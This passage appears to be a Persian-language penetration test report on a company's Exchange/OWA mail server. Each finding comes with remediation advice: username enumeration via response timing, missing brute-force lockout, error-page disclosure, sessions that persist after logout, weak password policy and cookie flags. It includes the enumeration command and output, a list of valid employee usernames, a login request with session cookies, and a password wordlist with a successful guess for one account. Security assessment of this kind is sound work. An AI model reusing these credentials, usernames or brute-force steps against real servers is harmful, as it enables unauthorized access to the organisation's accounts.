
D:\Projects\[redacted]\msmailprobe-master>msmailprobe.exe userenum -onprem -t mail.fanava.com -u testuser

Collecting sample auth times...
1.7203152s
2.3649176s
1.1998126s
1.2143535s
1.1784241s
1.3928227s
[i] Avg Response: 1.3035881s

[-] testuser - 1.3882266s

D:\Projects\[redacted]\msmailprobe-master\msmailprobe-master>
```

تصویر زیر صفحه linkedIn مربوط به fanava را نشان می‌دهد. نام کارمندان در این بخش قابل مشاهده می‌باشد:



معمولا در شرکت‌های تجاری نام کاربران چندین الگوی مشخص دارد. یکی از این الگوها ابتدای نام و سپس نقطه و سپس نام خانوادگی می‌باشد (به عنوان نمونه m.rahim). این الگو در سامانه مورد بررسی قرار گرفته و برخی از نام‌های کاربری معتبر سامانه در هنگام بررسی به دست آمده است:



لیست usernameهای به دست آمده به شرح زیر است:

admin
administrator
guest
test
pentest
hr
fanava
h.mirbagheri
m.torabi
s.alinia
m.ghadimi
gh.moslemi
a.ashrafi
m.sarshar
sh.jafari
b.tavakoli
e.soleymani
m.rahim

راهکار پیشنهادی

جهت رفع این آسیب‌پذیری، پیشنهاد می‌شود تا پاسخ‌های برگشتی از سمت سرور از لحاظ حجم (Length) و زمان پاسخ (Response Time) برای کاربران معتبر و نامعتبر یکسان باشد.

آسیب‌پذیری Weak Lockout Mechanism - Password Brute Force


حمله Password Brute Force، یکی از رایج‌ترین حملات برای بدست آوردن امکان ورود به سامانه یا بهره‌برداری از سرویس موردنظر می‌باشد. این نوع حمله با ارسال تعداد بسیار بالایی از نام کاربری و کلمه‌ی عبور بر روی صفحات ورود به حساب کاربری صورت می‌گیرد.

شواهد اثبات آسیب پذیری

با توجه به بررسی‌های انجام شده بر روی صفحه ورود سامانه به آدرس https://mail.fanava.com/ecp/، هیچگونه مکانیزم امنیتی برای جلوگیری از ارسال درخواست‌های مداوم به سمت سامانه وجود ندارد و مهاجم می‌تواند با ارسال این درخواست‌ها رمز عبور معتبر کاربر سامانه را پیدا کند.

مستندات آسیب‌پذیری به شرح زیر می‌باشد:

در تصویر زیر صفحه ورود سامانه نشان داده شده است:



درخواست ورود به سامانه در تصویر زیر قابل مشاهده می‌باشد:

```
POST /owa/auth.owa HTTP/2
Host: mail.fanava.com
Cookie: X-BackEndCookie=
S-1-5-21-1350864552-46814793-1871526069-16824=u56Lnp2ejJqByMfOzcbImsbSnc/Hy9LLxsie0sfMzs
rSxpmezpuczs3Gxs6agYHNz83J0s/I0s/Mq87Oxc3HxcrL; PrivateComputer=true; ClientId=
1BFB1359D4F1452A8C811A64F1FC72D7; X-OWA-JS-PSD=1; PBack=0; UC=
7e4da8a1a0b64c1c9815778608c339c9; X-OWA-CANARY=
8F99SeKASUKO9tfafnVz6HDkUEtjwd4I2AkurKZdffMcVlNlZevQRNlsebJvvpld3K-p2dppjvc.;
ASP.NET_SessionId=adfac948-4a8e-41f3-8d43-7b11c3e2f971; TimeOffset=-210;
Eac_CmdletLogging=false
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:151.0) Gecko/20100101
Firefox/151.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 138
Origin: https://mail.fanava.com
Referer:
https://mail.fanava.com/owa/auth/logon.aspx?replaceCurrent=1&url=https%3a%2f%2fmail.fana
va.com%2fecp%2f
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

destination=https%3A%2F%2Fmail.fanava.com%2Fecp%2F&flags=4&forcedownlevel=0&username=
fanava%5Cpentest&password=test&passwordText=&isUtf8=1
```

همان‌طور که در تصویر زیر قابل مشاهده است هیچ مکانیزم امنیتی برای جلوگیری از حمله Brute Force قرار داده نشده است و با توجه به پاسخ دریافتی از سامانه، مهاجم با ارسال درخواست‌های متوالی رمز عبور صحیح کاربر را پیدا می‌کند:

Request	Payload	Status code	Error	Timeout	Length	Comment
1	test	302			597	
2	pentest	302			597	
3	Aa123456	302			597	
4	123456	302			597	
5	123456789	302			597	
6	1234	302			597	
7	A@123456	302			597	
8	password	302			597	
9	P@ssw0rd	302			597	
10	P@ssw0rd1	302			597	
11	P@ssw0rd1!	302			597	
12	Ab123456	302			597	
13	123456aA	302			597	
14	123456aB	302			597	
15	qwerty	302			597	
16	1qaz!QAZ	302			597	
17	1qazXSW@	302			597	
18	!QAZ@WSX	302			597	
19	Pen$#@!Test	302			597	
20	Pen$#@!Test1	302			597	
21	Pen$#@!Test2	302			1712	

Request Response

Pretty Raw Hex Render

```
11 Set-Cookie: cadataIV=
   QuFv/pn4y3+AenYRfiRTve6b7YXtzOxqeBX4yTXptibYnC7+kJ/JHiTVudIqzuE8wYxN/6wYhKnwY+xUpR7J8D/lLCJfaf9WWKm9YDIoc5+
   ENaWX1teZW5VgFvNIOZiCR7X1jgYN4lsnl59wZL465RUnjbTGdHmnO/Pr2nAPEa59DPgKe4YdHXWwtGpWuxJj112b8JM+1JH4daL/Ga2oiw
12 Set-Cookie: cadataSig=pA/L3kds2bLHjMo+Q2ib+AwMHbUmSdluAselfS6Oivg=; path=/;SameSite=None; secure; HttpOnly
13 X-Owa-Version: 15.2.1748.10
14 X-Powered-By: ASP.NET
15 X-Feserver: EXCHANGE-NEW
16 Date: Wed, 03 Jun 2026 13:43:01 GMT
17 Content-Length: 145
18
19 <html>
     <head>
       <title>
         Object moved
       </title>
     </head>
     <body>
20     <h2>
         Object moved to <a href="https://mail.fanava.com/ecp/">
           here
         </a>
         .
       </h2>
21   </body>
```

راهکار پیشنهادی

به منظور رفع این آسیب‌پذیری پیشنهاد می‌شود تا موارد زیر مد نظر قرار گیرد:


- استفاده از CAPTCHA مطمئن
- تعیین حد مجاز برای درخواست‌های ورودی نادرست
- محدود کردن تلاش‌های ناموفق بر اساس آدرس IP
- استفاده از تائید دومرحله‌ای

آسیب‌پذیری عدم مدیریت پیام‌های خطا


معمولا در طی فرایند بررسی نفوذپذیری سامانه، با کدهای خطایی مواجه می‌شویم که می‌تواند اطلاعات بسیار ارزشمندی درباره نوع و نسخه تکنولوژی‌های استفاده شده در سامانه را در اختیار نفوذگر قرار دهد.

شواهد اثبات آسیب پذیری

با توجه به بررسی‌های انجام شده بر روی سامانه با ورود به صفحه Microsoft-Server-ActiveSync به دلیل عدم پشتیبانی از نسخه HTTP سامانه دچار خطا شده و مسیر داخلی سامانه و آدرس سرور exchange سامانه را افشا می‌کند:



همچنین با مراجعه به یک صفحه نامعتبر امکان مشاهده نسخه OWA و نام سرور Exchange وجود دارد:



راهکار پیشنهادی

به منظور رفع این آسیب‌پذیری، پیشنهاد می‌شود برای نمایش خطاها از صفحات شخصی سازی شده استفاده شود تا از افشای اطلاعات درباره نوع و نسخه وب سرور سامانه جلوگیری کند.


آسیب‌پذیری منقضی نشدن نشست

یکی از مواردی که در سامانه‌های تحت وب بسیار حائز اهمیت است، مکانیزم مدیریت نشست یا Session Management Schema است. درصورتی که نشست به طور مناسب مدیریت نشده‌باشد و مکانیزم‌های لازم برای منقضی شدن آن پس از خروج کاربر از سامانه وجود نداشته باشد، بستر را برای ورود مهاجم به پنل کاربری هر یک از کاربران که نشست آن‌ها به سرقت رفته‌است را فراهم می‌نماید.


شواهد اثبات آسیب پذیری

با توجه به بررسی‌های انجام شده بر روی سامانه، پس از خروج کاربر از سامانه نشست او منقضی نمی‌شود و با در اختیار داشتن درخواست‌های سامانه پس از خروج کاربر امکان استفاده از آن‌ها تا چندین ساعت بعد وجود دارد.


در تصویر زیر یکی از درخواست‌های سامانه نمایش داده شده است:




در تصویر زیر کاربر اقدام به خروج از حساب کاربری خود می‌کند:



تصویر زیر درخواست خروج کاربر را نشان می‌دهد:



همان‌طور که در تصویر زیر قابل مشاهده است پس از خروج کاربر، درخواست قبلی و سایر درخواست‌های سامانه تا حدود ۹ ساعت بعد معتبر می‌باشد:



راهکار پیشنهادی

به منظور رفع این آسیب‌پذیری پیشنهاد می‌شود که برای رفع این آسیب‌پذیری، Session کاربر پس از خروج از سامانه به صورت کامل از بین رفته و امکان ارسال درخواست و انجام عملکردهای سامانه با Session پیشین میسر نباشد. همچنین پس از گذشت مدت زمان مشخص session قبلی منقضی گردد.

آسیب‌پذیری Weak Password Policy

یکی از تکنیک‌های نفوذ به سیستم، شکستن کلمات‌عبور یا Password Cracking می‌باشد. شکستن کلمات‌عبور شامل روش‌هایی مانند حمله حدس کلمات‌عبور، حمله Dictionary که بوسیله تست لیستی از کلمات‌عبور صورت می‌گیرد و حمله Brute Force که شامل تست تمامی حالت‌های موجود می‌باشد، انجام می‌گیرد.


در صورتیکه سیاست‌های لازم جهت انتخاب کلمه‌عبور برای کاربران تعریف نشده باشد، امکان استفاده از روش‌های مذکور توسط نفوذگر متصور می‌باشد که می‌تواند منجر به موفقیت‌آمیز بودن چنین حملاتی شود. به همین دلیل یکی از مواردی که باید در سامانه مورد ارزیابی قرار گیرد، تست سیاست‌های ضعیف کلمات‌عبور است.

شواهد اثبات آسیب پذیری


با توجه به ارزیابی‌های انجام شده، امکان استفاده از رمز عبور ساده در سامانه وجود دارد.

مستندات آسیب‌پذیری به شرح زیر می‌باشد.

در تصویر زیر صفحه تغییر رمز عبور قابل مشاهده می‌باشد:



همان‌طور که در درخواست ارسالی به سمت سامانه قابل مشاهده می‌باشد رمز عبور ۱۲۳۴۵۶۷۸ از کاربر پذیرفته شده است:



راهکار پیشنهادی

به منظور این رفع آسیب‌پذیری پیشنهاد می گردد تا موارد زیر بکار گرفته شود:

- طول کلمه عبور حداقل ۱۲ کاراکتر باشد.
- کلمه عبور باید ۳ مورد از ۴ مورد مرتبط با پیچیدگی کلمات‌عبور را رعایت کند:
  - حداقل یک حرف بزرگ (A-Z)
  - حداقل یک حرف کوچک (a-z)
  - حداقل یک رقم (0-9)
  - حداقل یک کاراکتر خاص (#،!،@،$ و....)


آسیب‌پذیری Cookie Attribute

Cookie برای ذخیره اطلاعات مربوط به نشست کاربر باید دارای ویژگی‌هایی باشد تا از بروز مشکلات امنیتی جلوگیری کند. هر Cookie دارای ۵ مشخصه امنیتی می‌باشد که در صورتی که هر کدام از آن‌ها به درستی تنظیم نشوند می‌تواند در صورت بروز مشکلات امنیتی در سامانه منجر به افشای اطلاعات مربوط به Cookie می‌شود. این مشخصه‌های امنیتی به شرح زیر می‌باشند:

- DOMAIN
- PATH
- HTTPONLY
- SECURE
- EXPIRE
- SAMESITE

شواهد اثبات آسیب پذیری

با توجه به بررسی‌های انجام شده بر روی سامانه تنظیمات Cookie استفاده شده در سامانه در مشخصه‌های secure و http Only و samesite در برخی ازمقادیر cookie به درستی تنظیم نشده‌اند. تصویر زیر مقادیر Cookie موجود در سامانه را نشان می‌دهد:



راهکار پیشنهادی

